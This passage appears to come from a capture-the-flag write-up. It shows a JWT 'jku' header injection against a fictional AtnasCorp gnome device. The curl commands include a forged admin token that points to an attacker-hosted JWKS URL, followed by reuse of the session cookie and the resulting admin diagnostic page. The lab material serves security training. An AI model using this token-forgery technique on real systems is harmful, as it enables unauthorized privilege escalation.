http://paulweb.neighborhood/jwttool_custom_jwks.jsonThe same as above, but with fancy output:

Now authenticating as admin:
curl -v http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9wYXVsd2ViLm5laWdoYm9yaG9vZC9qd3R0b29sX2N1c3RvbV9qd2tzLmpzb24iLCJraWQiOiJpZHAta2V5LTIwMjUiLCJ0eXAiOiJKV1QifQ.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NDQxMzUzMywiZXhwIjoxNzY0NDIwNzMzLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6dHJ1ZX0.Dx4hBjLLBnLZZNr_kP3-5BzY4K-eN8WfhTgwGq6zOprrxSNxjS-FkNLwlAAwYdt1hxNghAh-0FXRtt-XoRha9yog4Z0z-mHivLJKymBsCCpq9jacCp6NE3C4Aom6ZQFBYoyW9PZZ-e-3r75fCpR555ydOYWlRqfYCKIwet7f1lCjshr8uI6yDNh8vp98PvNz2ZJIXy0mGY6TwrDR-sUF66q0g6FWOhM2NvUq02R5OiLWjpiUuPSH8-O9A6AYRoMyxFUJnWUXwGSCilWS9LL7ScBaasMG8QN30mFZHYHcJsuRLOfIUUZorY4TZRtzIMBYbiVlGG2bwuLNJgf7bW4dnASuccess. I got a session cookie! Logging in as admin using this session cookie:
curl -H 'Cookie: session=eyJhZG1pbiI6dHJ1ZSwidXNlcm5hbWUiOiJnbm9tZSJ9.aSrRvg.rlv7JcpRYubB-uIsJjcRjOTguuk' http://gnome-48371.atnascorp/diagnostic-interfaceAnd this is what I see as admin:
<!DOCTYPE html>
<html>
<head>
    <title>AtnasCorp : Gnome Diagnostic Interface</title>
    <link rel="stylesheet" type="text/css" href="/static/styles/styles.css">
</head>
<body>
<h1>AtnasCorp : Gnome Diagnostic Interface</h1>
<div style='display:flex; justify-content:center; gap:10px;'>
<img src='/camera-feed' style='width:30vh; height:30vh; border:5px solid yellow; border-radius:15px; flex-shrink:0;' />
<div style='width:30vh; height:30vh; border:5px solid yellow; border-radius:15px; flex-shrink:0; display:flex; align-items:flex-start; justify-content:flex-start; text-align:left;'>
System Log<br/>
2025-11-29 03:29:12: Movement detected.<br/>
2025-11-29 08:47:43: AtnasCorp C&C connection restored.<br/>
2025-11-29 10:16:00: Checking for updates.<br/>
2025-11-29 10:16:00: Firmware Update available: refrigeration-botnet.bin<br/>
2025-11-29 10:16:02: Firmware update downloaded.<br/>
2025-11-29 10:16:02: Gnome will reboot to apply firmware update in one hour.</div>
</div>
<div class="statuscheck">
    <div class="status-container">
        <div class="status-item">
            <div class="status-indicator active"></div>
            <span>Live Camera Feed</span>
        </div>
        <div class="status-item">
            <div class="status-indicator active"></div>
            <span>Network Connection</span>
        </div>
        <div class="status-item">
            <div class="status-indicator active"></div>
            <span>Connectivity to Atnas C&C</span>
        </div>
    </div>
</div>

</body>
The malicious firmware image the gnomes are downloading is refrigeration-botnet.bin
When identity is compromised, trust collapses—and everything downstream becomes a delivery mechanism.
Paul Beckett closing words
After solving, Paul says:
Brilliant work on that privilege escalation! You’ve successfully gained admin access to the diagnostic interface.
Now we finally know what updates the gnomes have been receiving - proper good pentesting skills in action!